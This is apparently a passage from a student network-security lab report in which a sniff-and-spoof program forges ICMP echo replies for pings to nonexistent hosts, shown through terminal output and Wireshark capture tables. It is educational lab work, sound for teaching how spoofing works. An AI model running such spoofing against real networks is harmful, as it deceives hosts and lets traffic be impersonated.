
The command used for testing: `ping 9.10.3.5`

Response is received on the terminal window of the victim machine from a fictitious computer.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping 9.10.3.5
PING 9.10.3.5 (9.10.3.5) 56(84) bytes of data.
8 bytes from 9.10.3.5: icmp_seq=1 ttl=50 (truncated)
8 bytes from 9.10.3.5: icmp_seq=2 ttl=50 (truncated)
8 bytes from 9.10.3.5: icmp_seq=3 ttl=50 (truncated)
8 bytes from 9.10.3.5: icmp_seq=4 ttl=50 (truncated)
8 bytes from 9.10.3.5: icmp_seq=5 ttl=50 (truncated)
^C
--- 9.10.3.5 ping statistics ---
6 packets transmitted, 5 received, 16% packet loss, time 5016ms
rtt min/avg/max/mdev = 2147483.647/0.000/0.000/0.000 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

The attacker machine sent the fictitious packets.




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniff+spoof sniffspoof.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniff+spoof
Packet Sent from Attacker to host:10.0.2.13
```

When these packets were captured on Wireshark, the request and reply over an ICMP protocol was observed. The counterfeited IP address is successfully displayed on Wireshark.

Source	Destination	Protocol
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP

**Q.** Open one more terminal on the same VM and ping 1.2.3.4.

**A.** Command: ping 1.2.3.4




A maximised view of the terminal windows:

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
8 bytes from 1.2.3.4: icmp_seq=1 ttl=50 (truncated)
8 bytes from 1.2.3.4: icmp_seq=2 ttl=50 (truncated)
8 bytes from 1.2.3.4: icmp_seq=3 ttl=50 (truncated)
8 bytes from 1.2.3.4: icmp_seq=4 ttl=50 (truncated)
8 bytes from 1.2.3.4: icmp_seq=5 ttl=50 (truncated)
^C
--- 1.2.3.4 ping statistics ---
6 packets transmitted, 5 received, 16% packet loss, time 5066ms
rtt min/avg/max/mdev = 2147483.647/0.000/0.000/0.000 ms
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

The terminal where the ping operation is performed.

The programme spoofs the responses to the requests and sends them back to the machine. The image regarding this is provided below:



```

Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniff+spoof sniffspoo
f.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniff+spoof
Packet Sent from Attacker to host:10.0.2.8

```

The terminal where the packets are sniffed and spoofed.

Here, the programme waits for incoming packets (the left terminal). On sending packets (ICMP) to a fictitious computer, the response is spoofed by the programme and then it is re-transmitted to the machine displaying the spoofed/counterfeited packets (the right terminal).

Source	Destination	Protocol
::1	::1	UDP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP

Wireshark displays the spoofed packets

\*\*\*\*\*